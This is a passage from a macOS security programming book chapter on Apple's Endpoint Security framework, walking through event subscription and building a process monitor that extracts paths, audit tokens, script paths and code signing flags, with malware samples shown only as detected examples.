8
ENDPOINT SECURITY

If you've made it this far in the book, you might have concluded that writing security tools for macOS is a challenging venture largely because of Apple itself. For example, if you want to capture the memory of a remote process, you're out of luck, and enumerating all persistently installed items is possible, as you saw in Chapter 5, yet requires reverse engineering a proprietary, undocumented database.

But I'm not here to bash Apple, and as this chapter will demonstrate, the company has responded to our pleas by releasing Endpoint Security. Introduced in macOS 10.15 (Catalina), it's the first Apple framework designed specifically to help third-party developers build advanced user-mode security tools, such as those focused on detecting malware.[1] It's hard to overstate the importance and power of Endpoint Security, which is why I'm dedicating two entire chapters to it.

In this chapter, I'll provide an overview of the framework and discuss how to use its APIs to perform actions such as monitoring file and process events. The next chapter will focus on more advanced topics, such as muting and authorization events. In Part III, I'll show you how to build several tools atop Endpoint Security.


The majority of the code snippets presented in this chapter and the next come directly from the *ESPlayground* project, found in the Chapter 8 folder of this book's GitHub repository (*https://github.com/Objective-see/TAOMM*). This project contains the code in its entirety, so if you're looking to build your own Endpoint Security tools, I recommend starting there.

The Endpoint Security Workflow

Endpoint Security allows you to create a program (a *client*, in Apple parlance) and register for (or *subscribe to*) events of interest. Whenever these events occur on the system, Endpoint Security will deliver a message to your program. It can also block the events' execution until your tool authorizes them. For example, imagine you're interested in being notified anytime a new process starts so you can make sure it's not malware. Using Endpoint Security, you can specify whether you'd like to simply receive notifications about new processes or whether the system should hold off on spawning the process until you've examined and authorized it.

Many of Objective-See's tools use Endpoint Security in the way I've just described. For example, BlockBlock uses Endpoint Security to monitor for persistent file events and to block non-notarized processes and scripts. Figure 8-1 shows BlockBlock stopping malware that exploited a zero-day exploit (CVE-2021-30657) to bypass macOS code signing and notarization checks.

To keep malicious actors from abusing Endpoint Security's power, macOS requires any tools leveraging it to fulfill several requirements. Most notable is obtaining the coveted *com.apple.developer.endpoint-security.client* entitlement from Apple. In Part III of this book, I'll explain exactly how to ask Apple for this entitlement and, once it's granted, generate and apply a provisioning profile so that you can deploy your tools to other macOS systems.



```
bash
is attempting to run a non-notarized script

bash (pid: 81772)
 process path:    /bin/bash
 process args:    /private/var/folders/3k/n5t_x54s4y56lgb35…6235354B5EB/d/1302.app/Contents/MacOS/1302

Script
 script path:     /private/var/folders/3k/n5t_x54s4y56lgb35c…6235354B5EB/d/1302.app/Contents/MacOS/1302

✓ temporarily (pid: 81772)
```

Figure 8-1: BlockBlock uses Endpoint Security to stop untrusted scripts and processes from running.

For now, as noted in the book's introduction, disabling System Integrity Protection (SIP) and Apple Mobile File Integrity (AMFI) will allow you to locally develop and test tools that leverage Endpoint Security. You'll still have to add the client entitlement, but with these two macOS security mechanisms disabled, you can grant it to yourself. In the *ESPlayground* project, you'll find the required Endpoint Security client entitlement in the *ESPlayground .entitlements* file (Listing 8-1).

```
<?xml version="1.0" encoding="UTF-8"?>
...
<plist version="1.0">
<dict>
    <key>com.apple.developer.endpoint-security.client</key>
    <true/>
</dict>
</plist>
```

Listing 8-1: Specifying the required client entitlement

The Code Signing Entitlements build setting references this file, so at compile time, it will be added to the project's application bundle. As such, on a system with SIP and AMFI disabled, subscribing to and receiving Endpoint Security events will succeed.

If you're designing a tool that leverages Endpoint Security, you'll likely take the same four steps:

1. Declare events of interest.
2. Create a new client and callback handler block.
3. Subscribe to events.
4. Process events delivered to the handler block.

Let's look at each of these steps, starting with understanding events of interest.

Events of Interest

You can find the list of Endpoint Security events in the *ESTypes.h* header file. If you have Xcode installed, this and other Endpoint Security header files should live in its SDK directory: */Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX.sdk/usr/include/EndpointSecurity*. While Apple's official developer documentation is sometimes incomplete, the header files *ESClient.h*, *ESMessage.h*, *EndpointSecurity.h*, and *ESTypes.h* are extremely well commented, and you should consider them authoritative sources of Endpoint Security information.

Within *ESTypes.h*, you can find the list of Endpoint Security events in an `es_event_type_t` enumeration:

```
/**
 * The valid event types recognized by EndpointSecurity
 *
 ...
 *
*/
typedef enum {

  // The following events are available beginning in macOS 10.15.
  ES_EVENT_TYPE_AUTH_EXEC,
  ES_EVENT_TYPE_AUTH_OPEN,
  ES_EVENT_TYPE_AUTH_KEXTLOAD,
  ...
  ES_EVENT_TYPE_NOTIFY_EXEC,
  ...
  ES_EVENT_TYPE_NOTIFY_EXIT,
  ...

  // The following events are available beginning in macOS 13.0.
  ES_EVENT_TYPE_NOTIFY_AUTHENTICATION,
  ES_EVENT_TYPE_NOTIFY_XP_MALWARE_DETECTED,
  ES_EVENT_TYPE_NOTIFY_XP_MALWARE_REMEDIATED,
  ...
  ES_EVENT_TYPE_NOTIFY_BTM_LAUNCH_ITEM_ADD,
  ES_EVENT_TYPE_NOTIFY_BTM_LAUNCH_ITEM_REMOVE,

  // The following events are available beginning in macOS 14.0.
  ...
  ES_EVENT_TYPE_NOTIFY_XPC_CONNECT,

  // The following events are available beginning in macOS 15.0.
  ES_EVENT_TYPE_NOTIFY_GATEKEEPER_USER_OVERRIDE,
  ...

  ES_EVENT_TYPE_LAST
} es_event_type_t;
```

Let's make a few observations. First, as the comments in the header file show, not all events are available on all versions of macOS. For example, you'll find events related to XProtect malware detection or the addition of persistence items beginning in macOS 13 only.

Second, although this header file and Apple's developer documentation don't directly document these event types, their names should give you a general idea of their purposes. For example, a tool interested in passively monitoring process executions should subscribe to the `ES_EVENT_TYPE_NOTIFY_EXEC` event. Also, as we'll see, each event type is tied to a corresponding event structure, such as an `es_event_exec_t`. The framework header files document these well.

Finally, the names in the header file fall into two categories: `ES_EVENT_TYPE_AUTH_*` and `ES_EVENT_TYPE_NOTIFY_*`. Authorization events most often originate from kernel mode and enter a pending state once delivered to Endpoint Security clients, requiring the client to explicitly authorize or deny them. For example, to allow only notarized processes to run, you'd first register for `ES_EVENT_TYPE_AUTH_EXEC` events, then check each delivered event and authorize only those that represent the spawning of notarized processes. I'll discuss authorization events in the next chapter. Notification events originate in user mode and are for events that have already occurred. If you're creating passive monitoring tools, such as a process monitor, you'll subscribe to these.

The built-in macOS utility `eslogger`, found in */usr/bin*, provides a way to easily explore the Endpoint Security subsystem, as it captures and outputs Endpoint Security notifications directly from the terminal. For example, say you'd like to build a process monitor. What Endpoint Security events should your monitor subscribe to in order to receive information about processes? The `ES_EVENT_TYPE_NOTIFY_EXEC` event looks promising. Let's use macOS's `eslogger` to see if we're on the right track.

To capture and output Endpoint Security events of interest, execute `eslogger` with *root* privileges from the terminal while specifying the name of the event. The tool uses short names for Endpoint Security notification events, which you can list via the **--list-events** command line option:

```
# eslogger --list-events
access
authentication
...
exec
...
```

To view ES_EVENT_TYPE_NOTIFY_EXEC events, pass **exec** to eslogger:

```
# eslogger exec
```

Once eslogger is capturing process execution events, try executing a command such as say with the arguments Hello World. The tool should output detailed information about the executed event.[2] Here is a snippet of this output (which might look slightly different on your system, depending on your version of macOS):

```
# eslogger exec
{
    "event_type": 9,
        "event": {
            "exec": {
                "script": null,
                "target": {
                    "signing_id": "com.apple.say",
                    "executable": {
                    "path": "\/usr\/bin\/say",
                    "ppid": 1152,
                    ...
                    "is_platform_binary": true,
                    "audit_token": {
                        ...
                    },
                    "original_ppid": 1152,
                    "cdhash": "6C92E006B491C58B62F0C66E2D880CE5FE015573",
                    "team_id": null
                },
                "image_cpusubtype": -2147483646,
                "image_cputype": 16777228,
                "args": ["say", "Hello", "World"],
                ...
}
```

As you can see, Endpoint Security provided not only the basics, such as the path and process ID of the newly executed process, but also code signing information, arguments, the parent PID, and more. Leveraging Endpoint Security can greatly simplify any security tool, saving it from having to generate additional information about the event itself.

Clients, Handler Blocks, and Event Handling

Now, you may be wondering how to subscribe to events and then programmatically interact with the information found within them. For example, how can you extract the path or arguments for the process notification event `ES_EVENT_TYPE_NOTIFY_EXEC`? First, you must create an Endpoint Security client.

To create a new client, processes can invoke the Endpoint Security function `es_new_client`, which accepts a callback handler block and an out pointer to an `es_client_t` that Endpoint Security will initialize with the new client. The function returns a result of type `es_new_client_result_t` set to `ES_NEW_CLIENT_RESULT_SUCCESS` if the call succeeds. It might also return one of the following failure values, as detailed in *ESClient.h*:

`ES_NEW_CLIENT_RESULT_ERR_NOT_ENTITLED` The caller doesn't have the *com.apple.developer.endpoint-security.client* entitlement.

`ES_NEW_CLIENT_RESULT_ERR_NOT_PERMITTED` The caller isn't permitted to connect to the Endpoint Security subsystem, as it lacks TCC approval from the user.

`ES_NEW_CLIENT_RESULT_ERR_NOT_PRIVILEGED` The caller isn't running with root privileges.

The header file provides additional details on these errors, as well as recommendations on how to fix each.

After you've subscribed to events, the framework will automatically invoke the callback handler block passed to the `es_new_client` function for each event. In the invocation, the framework includes a pointer to a client and an `es_message_t` structure that will contain detailed information about the delivered event. The *ESMessage.h* file defines this message type:

```
typedef struct {
    uint32_t version;
    struct timespec time;
    uint64_t mach_time;
    uint64_t deadline;
    es_process_t* _Nonnull process;
    uint64_t seq_num; /* field available only if message version >= 2 */
    es_action_type_t action_type;
    union {
        es_event_id_t auth;
        es_result_t notify;
    } action;
    es_event_type_t event_type;
    es_events_t event;
    es_thread_t* _Nullable thread; /* field available only if message version >= 4 */
    uint64_t global_seq_num; /* field available only if message version >= 4 */
    uint64_t opaque[]; /* Opaque data that must not be accessed directly */
} es_message_t;
```

We can consult the header file for a brief description of each structure member (or run `eslogger` to view this full structure for each event), but let's cover a few important members here. At the start of the structure is the version field. This field is useful, as certain other fields may appear only in later versions. For example, the process's CPU type (`image_cputype`) is available only if the version field is of type 6 or newer. Next are various timestamps and a deadline. I'll discuss the deadline in Chapter 9, as it plays an important role when dealing with event authorizations.

The `es_process_t` structure describes the process responsible for taking the action that triggered the event. Shortly, we'll explore `es_process_t` structures in more detail, but for now, it suffices to understand that they contain information about a process, including audit tokens, code signing information, paths, and more.

The next member discussed is the `event_type`, which will be set to the type of event that was delivered, for example, `ES_EVENT_TYPE_NOTIFY_EXEC`. This is useful because clients usually register for multiple event types. As each event type contains different data, it's important to determine which event you're dealing with. For example, a process monitor might do this with a `switch` statement (Listing 8-2).

```
switch(message->event_type) {
    case ES_EVENT_TYPE_NOTIFY_EXEC:
        // Add code here to handle exec events.
        break;

    case ES_EVENT_TYPE_NOTIFY_FORK:
        // Add code here to handle fork events.
        break;

    case ES_EVENT_TYPE_NOTIFY_EXIT:
        // Add code here to handle exit events.
        break;

    default:
        break;
}
```

Listing 8-2: Handling multiple message types

The event-type-specific data in the `es_message_t` structure has a type of `es_events_t`. This type is a large union of types, found in *ESMessage.h*, that map to Endpoint Security events. For example, in this union, we find `es_event_exec_t`, the event type for `ES_EVENT_TYPE_NOTIFY_EXEC`. The same header file contains the definition of `es_event_exec_t`:

```
/**
 * @brief Execute a new process.
 * @field target The new process that is being executed.
 * @field script The script being executed by the interpreter.
 ...
```

```
*/
typedef struct {
    es_process_t* _Nonnull target;
    es_string_token_t dyld_exec_path; /* field available only if message version >= 7 */
    union {
        uint8_t reserved[64];
        struct {
            es_file_t* _Nullable script; /* field available only if message version >= 2 */
            es_file_t* _Nonnull cwd; /* field available only if message version >= 3 */
            int last_fd; /* field available only if message version >= 4 */
            cpu_type_t image_cputype; /* field available only if message version >= 6 */
            cpu_subtype_t image_cpusubtype; /* field available only if message version >= 6 */
            };
        };
} es_event_exec_t;
```

Again, consult the header file for detailed comments about each member of the es_event_exec_t structure. Most relevant is the member named target, a pointer to an es_process_t structure representing the new process that is executed. Let's take a closer look at this structure to see what information it provides about a process:

```
/**
 * @brief Information related to a process. This is used both for describing processes ...
(e.g., for exec events, this describes the new process being executed).
 *
 * @field audit_token Audit token of the process
 * @field ppid Parent pid of the process
 ...
 * @field signing_id The signing id of the code signature associated with this process
 * @field team_id The team id of the code signature associated with this process
 * @field executable The executable file that is executing in this process
...
*/
typedef struct {
    audit_token_t audit_token;
    pid_t ppid;
    pid_t original_ppid;
    pid_t group_id;
    pid_t session_id;
    uint32_t codesigning_flags;
    bool is_platform_binary;
    bool is_es_client;
    uint8_t cdhash[20];
    es_string_token_t signing_id;
    es_string_token_t team_id;
    es_file_t* _Nonnull executable;
    es_file_t* _Nullable tty;
    struct timeval start_time;
    audit_token_t responsible_audit_token;
    audit_token_t parent_audit_token;
} es_process_t;
```

As with other structures in the header files, comments explain the many structure members. Of particular interest to us are the following:

- Audit tokens (such as `audit_token`, `responsible_audit_token`, and `parent_audit_token`)
- Code signing information (such as `signing_id` and `team_id`)
- The executable (`executable`)

In previous chapters, I discussed the usefulness of building process hierarchies and the challenges of creating accurate ones. The Endpoint Security subsystem provides us with the audit tokens of both the direct parent and responsible process that spawned the new process, making building an accurate process hierarchy for the newly spawned process a breeze. The `es_process_t` structure contains this information directly, so we're no longer required to manually build such hierarchies.

Let's now talk about the `executable` member of the `es_process_t` structure, a pointer to an `es_file_t` structure. As shown in the following structure definition, an `es_file_t` structure provides the path to a file on disk, such as to a process's binary:

```
/**
 * @brief es_file_t provides the stat information and path to a file.

 * @field path Absolute path of the file
 * @field path_truncated Indicates if the path field was truncated
 ...
*/
typedef struct {
    es_string_token_t path;
    bool path_truncated;
    struct stat stat;
} es_file_t;
```

To get the actual path, you must understand one more structure, `es_string_token_t`. You'll come across it often, as it's how Endpoint Security stores strings such as filepaths. This simple structure defined in *ESTypes.h* contains only two members:

```
/**
 * @brief Structure for handling strings
*/
typedef struct {
    size_t length;
    const char* data;
} es_string_token_t;
```

The `length` member of the structure is the length of the string token. A comment in the header file notes that it's equivalent to the value returned by `strlen`. You shouldn't actually use `strlen` on the string data, however, as the `data` member of the structure isn't guaranteed to be `NULL` terminated. To print `es_string_token_t` structures as a C-string, use the `%.*s` format string, which expects two arguments: the maximum number of characters to print and then a pointer to the characters (Listing 8-3).

```
es_string_token_t* responsibleProcessPath = &message->process->executable->path;
printf("responsible process: %.*s\n",
(int)responsibleProcessPath->length, responsibleProcessPath->data);

es_string_token_t* newProcessPath = &message->event.exec.target->executable->path;
printf("new process: %.*s\n", (int)newProcessPath->length, newProcessPath->data);
```

Listing 8-3: Outputting `es_string_token_t` structures from within `es_process_t` structures

First, the code extracts the string token for the process responsible for triggering the Endpoint Security event. It then prints out the path of this process, using the aforementioned format string and the `length` and `data` members of the string token structure. Recall that when an `ES_EVENT_TYPE_NOTIFY_EXEC` event occurs, the structure describing the newly spawned process can be found in the `target` member of the `exec` structure (located in the message's `event` structure). The code then accesses this structure to print out the path of the newly spawned process.

Now, you'll probably want to do more than just print out information about events. For example, for all new processes, you might extract their paths and store them in an array or pass each path to a function that checks if they're notarized. To achieve this, you'll likely want to convert the string token into a more programmatically friendly object such as an `NSString`. As shown in Listing 8-4, you can do this in a single line of code.

```
NSString* string = [[NSString alloc] initWithBytes:stringToken->data length:stringToken->
length encoding:NSUTF8StringEncoding];
```

Listing 8-4: Converting an `es_string_token_t` to an `NSString`

The code makes use of the `NSString initWithBytes:length:encoding:` method, passing in the string token's `data` and `length` members and the string encoding `NSUTF8StringEncoding`.

To actually start receiving events, you have to subscribe! With an Endpoint Security client in hand, invoke the `es_subscribe` API. As its parameters, it takes the newly created client, an array of events, and the number of events to subscribe to, which here includes process execution and exit events (Listing 8-5).

```
es_client_t* client = NULL;
es_event_type_t events[] = {ES_EVENT_TYPE_NOTIFY_EXEC, ES_EVENT_TYPE_NOTIFY_EXIT};

es_new_client(&client, ^(es_client_t* client, const es_message_t* message) {
    // Add code here to handle delivered events.
});

es_subscribe(client, events, sizeof(events)/sizeof(events[0])); ❶
```

Listing 8-5: Subscribing to events

Note that we compute the number of events rather than hardcoding it ❶. Once the `es_subscribe` function returns with no error, the Endpoint Security subsystem will begin asynchronously delivering events that match the types to which we have subscribed. Specifically, it will invoke the handler block we specified when creating the client.

Creating a Process Monitor

Let's put what we've learned to use by creating a process monitor that relies on Endpoint Security. We'll first subscribe to process events such as `ES_EVENT_TYPE_NOTIFY_EXEC` and then parse pertinent process information as we receive events.

NOTE *Only relevant snippets are provided here, but you can find the code in its entirety in the* ESPlayground *project's* monitor.m *file. You can also find an open source, production-ready process monitor build atop Endpoint Security in the* ProcessMonitor *project in Objective-See's GitHub repository at* https://github.com/objective-see/ProcessMonitor.

We begin by specifying which Endpoint Security events we're interested in. For a simple process monitor, we could stick to just the `ES_EVENT_TYPE_NOTIFY_EXEC` event. However, we'll also register for the `ES_EVENT_TYPE_NOTIFY_EXIT` event to track process exits. We put these event types into an array (Listing 8-6). Once we create an Endpoint Security client, we'll subscribe to the events.

```
es_event_type_t events[] = {ES_EVENT_TYPE_NOTIFY_EXEC, ES_EVENT_TYPE_NOTIFY_EXIT};
```

Listing 8-6: Events of interest to a simple process monitor

In Listing 8-7, we create a client via the `es_new_client` API.

```
es_client_t* client = NULL;
es_new_client_result_t result =
es_new_client(&client, ^(es_client_t* client, const es_message_t* message) { ❶
    // Add code here to handle delivered events.
});

if(ES_NEW_CLIENT_RESULT_SUCCESS != result) { ❷
    // Add code here to handle error.
}
```

Listing 8-7: Creating a new Endpoint Security client

We invoke the `es_new_client` API to create a new client instance ❶ and leave the handler block unimplemented for now. Assuming the call succeeds, we'll have a newly initialized client. The code checks the result of the call against the `ES_NEW_CLIENT_RESULT_SUCCESS` constant to confirm that this is the case ❷. Recall that if your project isn't adequately entitled, if you're running it via the terminal without granting it full disk access, or if your code isn't running with root privileges, the call to es_new_client will fail.

Subscribing to Events

With a client in hand, we can subscribe to the process execution and exiting events by invoking the es_subscribe API (Listing 8-8).

```
es_event_type_t events[] = {ES_EVENT_TYPE_NOTIFY_EXEC, ES_EVENT_TYPE_NOTIFY_EXIT};

// Removed code that invoked es_new_client

es_subscribe(client, events, sizeof(events)/sizeof(events[0])); ❶
```

Listing 8-8: Subscribing to process events of interest

Note that we compute the number of events rather than hardcoding it ❶. Once the es_subscribe function returns, the Endpoint Security subsystem will begin asynchronously delivering events that match the types to which we have subscribed.

Extracting Process Objects

This brings us to the final step, which is to handle the delivered events. I mentioned that the handler block gets invoked with two parameters: the client of type es_client_t being sent the event and a pointer to the event message of type es_message_t. If we're not working with authorization events, the client isn't directly relevant, but we'll make use of the message, which contains the information about the delivered event.

First and foremost, we'll extract a pointer to an es_process_t structure containing information about either the newly spawned process or the process that has just exited. Choosing which process structure to extract requires making use of the event type. For exiting (and most other) events, we'll extract the message's process member, which contains a pointer to the process responsible for taking the action that triggered the event. However, in the case of process execution events, we're more interested in accessing the process that was just spawned. Thus, we'll use the es_event_exec_t structure, whose target member is a pointer to the relevant es_process_t structure (Listing 8-9).

```
es_new_client(&client, ^(es_client_t* client, const es_message_t* message) {
    es_process_t* process = NULL;
  ❶ u_int32_t event = message->event_type;
  ❷ switch(event) {
      ❸ case ES_EVENT_TYPE_NOTIFY_EXEC:
            process = message->event.exec.target;
            ...
            break;
```

```
        ❹ case ES_EVENT_TYPE_NOTIFY_EXIT:
            process = message->process;
            ...
            break;
    }
    ...
});
```

Listing 8-9: Extracting the relevant process

We first extract the type of event from the message ❶, then switch on it ❷ to extract a pointer to an `es_process_t` structure. In the case of a process execution event, we extract the process that was just spawned from the `es_event_exec_t` structure ❸. For process exit messages, we extract the process directly from the message ❹.

Extracting Process Information

Now that we have a pointer to an `es_process_t` structure, we can extract information such as the process's audit token, PID, path, and code signing information. Also, for newly spawned processes, we can extract their arguments, and for exited processes, we can extract their exit code.

Audit Tokens

Let's start simple, by extracting the process's audit token (Listing 8-10).

```
NSData* auditToken = [NSData dataWithBytes:&process->audit_token length:sizeof(audit_token_t)];
```

Listing 8-10: Extracting an audit token

The audit token is the first field in the `es_process_t` structure, of type `audit_token_t`. You can use this value directly or, as done here, extract it into an `NSData` object. Recall that an audit token allows you to uniquely and securely identify the process, as well as extract the other process's information, such as its process ID. In Listing 8-11, we pass the audit token to the `audit_token_to_pid` function, which returns the PID.

```
pid_t pid = audit_token_to_pid(process->audit_token);
```

Listing 8-11: Converting an audit token to a process ID

We can also extract the process's effective UID from the audit token by means of the `audit_token_to_euid` function.

Note that invoking these functions requires you to import the *bsm/libbsm.h* header file and link against the *libbsm* library.

Process Paths

In Listing 8-12, we extract the process path via a pointer to a structure named `executable` found within the `es_process_t` structure. This points to an `es_file_t` structure whose `path` field contains the process's path.

```
NSString* path = [[NSString alloc] initWithBytes:process->executable->path.data
length:process->executable->path.length encoding:NSUTF8StringEncoding];
```

Listing 8-12: Extracting a process's path

Because this field is of type `es_string_token_t`, we convert it into a more manageable string object.

Hierarchies

Using the `es_process_t` process structure also simplifies building process hierarchies. We could extract the parent process's ID from the `es_process_t` structure. However, a comment in the *ESMessage.h* header file instead recommends using the `parent_audit_token` field, available in Endpoint Security messages of version 4 and newer. In those versions, we'll also find the audit token of the responsible process in a field aptly named `responsible_audit_token`. In Listing 8-13, after ensuring that the message versions suffice, we extract these.

```
pid_t ppid = process->ppid; ❶

if(message->version >= 4) {
    NSData* parentToken = [NSData dataWithBytes:&process->parent_audit_token
    length:sizeof(audit_token_t)]; ❷

    NSData* responsibleToken = [NSData dataWithBytes:&process->responsible_audit_token
    length:sizeof(audit_token_t)]; ❸
}
```

Listing 8-13: Extracting a parent and responsible process token

We extract the parent PID ❶ and, for recent versions of Endpoint Security, the parent audit token ❷ and responsible process token ❸. These can then be used to build a process hierarchy.

Script Paths

Recall that `es_event_exec_t` structures describe `ES_EVENT_TYPE_NOTIFY_EXEC` events. So far, we've largely focused on the first field of this structure, a pointer to an `es_process_t` structure. However, other fields of the `es_event_exec_t` structure are useful to a process monitor, especially for heuristically detecting malware.

For example, consider cases when the process being executed is a *script interpreter*, a program used to run a script. When a user executes a script, the operating system will determine the correct script interpreter behind the scenes and invoke it to execute the script. In this case, Endpoint Security will report the script interpreter as the process executed and display its path, such as */usr/bin/python3*. However, we're more interested in *what* the interpreter is executing. If we're able to determine the path to the script being indirectly executed, we can then scan it for known malware or use heuristics to determine if it's likely malicious.

Luckily, messages in versions 2 and above of Endpoint Security provide this path in the `script` field of the `es_event_exec_t` structure. If the newly spawned process is not a script interpreter, this field will be `NULL`. Also, it won't be set if the script was executed as an argument to the interpreter (for example, if the user ran `python3 <path to some script>`). In those cases, however, the script would show up as the process's first argument.

Listing 8-14 shows how to extract the path of a script via the `script` field.

```
❶ if(message->version >= 2) {
      es_string_token_t* token = &message->event.exec.script->path;
    ❷ if(NULL != token) {
          NSString* script = [[NSString alloc] initWithBytes:token->data
          length:token->length encoding:NSUTF8StringEncoding];
      }
  }
```

Listing 8-14: Extracting a script path

We make sure we only attempt this extraction on compatible versions of Endpoint Security ❶ and if the `script` field is not `NULL` ❷.

If you directly execute a Python script, the process monitoring code within *ESPlayground* will report Python as the spawned process, along with the path to the script:

```
# ESPlayground.app/Contents/MacOS/ESPlayground -monitor

ES Playground
Executing (process) 'monitor' logic

event: ES_EVENT_TYPE_NOTIFY_EXEC
(new) process
    pid: 10267
    path: /usr/bin/python3
    script: /Users/User/Malware/Realst/installer.py"
    ...
```

This example captures the Realst malware, which contains a script named *installer.py*. Now we can inspect this script, which reveals malicious code designed to steal data and give attackers access to a user's cryptocurrency wallet.

Binary Architecture

Another piece of information that Endpoint Security provides in the `es_event_exec_t` structure is the process's architecture. In Chapter 2, I discussed how to determine the architecture programmatically for any running process, but conveniently, the Endpoint Security subsystem can do this as well.

To access the spawned process's binary architecture, you can extract the image_cputype field (and image_cpusubtype, if you're interested in the CPU subtype), as shown in Listing 8-15. This information is available only in versions 6 and above of Endpoint Security, so the code first checks for a compatible version.

```
if(message->version >= 6) {
    cpu_type_t cpuType = message->event.exec.image_cputype;
}
```

Listing 8-15: Extracting a process's architecture

This code should return values such as 0x100000C or 0x1000007. By consulting Apple's *mach/machine.h* header file, you can see that these map to CPU_TYPE_ARM64 (Apple Silicon) and CPU_TYPE_X86_64 (Intel), respectively.

Code Signing

In Chapter 3, you saw how to leverage the rather archaic Sec* APIs to manually extract code signing information. To simplify this extraction, Endpoint Security reports code signing information for the process responsible for the action that triggered the event in each message it delivers. Some events may also contain code signing information for other processes. For example, ES_EVENT_TYPE_NOTIFY_EXEC events contain the code signing information for newly spawned processes.

You can find code signing information for processes in their es_process_t structure in the following fields:

uint32_t codesigning_flags Contains a process's code signing flags

bool is_platform_binary Identifies platform binaries

uint8_t cdhash[20] Stores the signature's code directory hash

es_string_token_t signing_id Stores the signature ID

es_string_token_t team_id Stores the team ID

Let's look at each of these fields, starting with codesigning_flags, whose values can be found in Apple's *cs_blobs.h* header file. Listing 8-16 extracts the code signing flags from the es_process_t structure and then checks them for several common code signing values. Because the value of the codesigning_flags is a bit field, the code uses the logical AND (&) operator to check for specific code signing values.

```
// Process is an es_process_t*
#import <kernel/kern/cs_blobs.h>

uint32_t csFlags = process->codesigning_flags;

if(CS_VALID & csFlags) {
    // Add code here to handle dynamically valid process signatures.
}
```

```
if(CS_SIGNED & csFlags) {
    // Add code here to handle process signatures.
}
if(CS_ADHOC & csFlags) {
    // Add code here to handle ad hoc process signatures.
}
...
```

Listing 8-16: Extracting a process's code signing flags

Accessing and then extracting code signing flags could allow you to do things like investigate spawned processes whose signatures are ad hoc, meaning they're untrusted. The widespread 3CX supply chain attack used a second-stage payload that was signed with an ad hoc signature.[3]

Also within the `es_process_t` structure, you'll find the `is_platform_binary` field, which is a Boolean flag set to true for binaries that are part of macOS and signed solely with Apple certificates. It's important to note that for Apple applications that aren't preinstalled in macOS, such as Xcode, this field will be set to false. It's also worth noting that the `CS_PLATFORM_BINARY` flag doesn't appear to be set in the `codesigning_flags` field for platform binaries, so consult the value of the `is_platform_binary` field for this information instead.

WARNING *If you've disabled AMFI, Endpoint Security may mark all processes, including third-party and potentially malicious ones, as platform binaries. Therefore, if you conduct tests on a machine with AMFI disabled, any decisions you make based on the `is_platform_binary` value will likely be incorrect.*

I mentioned earlier in this chapter that you may be able to safely ignore platform binaries, as they're part of the operating system. The reality isn't quite this simple, however. You might want to account for *living off the land binaries (LOLBins)*, which are platform binaries that attackers can abuse to perform malicious actions on their behalf. One example is Python, which can execute malicious scripts as we just saw with the Realst malware. Other LOLBins may be more subtle. For example, malware could use the built-in `whois` tool to surreptitiously exfiltrate network traffic in an undetected manner if host-based security tools naively allow all traffic from platform binaries.[4]

Given a pointer to an `es_process_t` structure, you can easily extract the `is_platform_binary` field. In Listing 8-17, we convert it to an object so we can, for example, store it in a dictionary.

```
// Process is an es_process_t*

NSNumber* isPlatformBinary = [NSNumber numberWithBool:process->is_platform_binary];
```

Listing 8-17: Extracting a process's platform binary status

Your code might not make use of the `cdhash` field, but Listing 8-18 shows how to extract and convert it into an object by making use of the `CS_CDHASH_LEN` constant found in Apple's *cs_blobs.h* header file.

```
// Process is an es_process_t*

NSData* cdHash = [NSData dataWithBytes:(const void *)process->cdhash
length:sizeof(uint8_t)*CS_CDHASH_LEN];
```

Listing 8-18: Extracting a process's code signing hash

Next in the es_process_t structure are the signing and team identifiers, stored as string tokens. As was discussed in Chapter 3, these can tell you who signed the item and what team they're a part of, which can reduce false positives or detect other related malware. As each of these values is an es_string_token_t, you'll probably once again want to store them as more manageable objects (Listing 8-19).

```
// Process is an es_process_t*

NSString* signingID = [[NSString alloc] initWithBytes:process->signing_id.data
length:process->signing_id.length encoding:NSUTF8StringEncoding];

NSString* teamID = [[NSString alloc] initWithBytes:process->team_id.data
length:process->team_id.length encoding:NSUTF8StringEncoding];
```

Listing 8-19: Extracting a process's signing and team IDs

With this code signing extraction code added to the process monitoring logic in *ESPlayground*, let's execute the aforementioned second-stage payload, *UpdateAgent*, used in the 3CX supply chain attack. It's clear that the payload is signed with an ad hoc certificate (CS_ADHOC), which is often a red flag:

```
# ESPlayground.app/Contents/MacOS/ESPlayground -monitor

ES Playground
Executing (process) 'monitor' logic

event: ES_EVENT_TYPE_NOTIFY_EXEC
(new) process
  pid: 10815
  path: /Users/User/Malware/3CX/UpdateAgent
  ...
  code signing flags: 0x22000007
  code signing flag 'CS_VALID' is set
  code signing flag 'CS_SIGNED' is set
  code signing flag 'CS_ADHOC' is set
```

With this code signing information made available by Endpoint Security, we're close to wrapping up the process monitor's logic.

Arguments

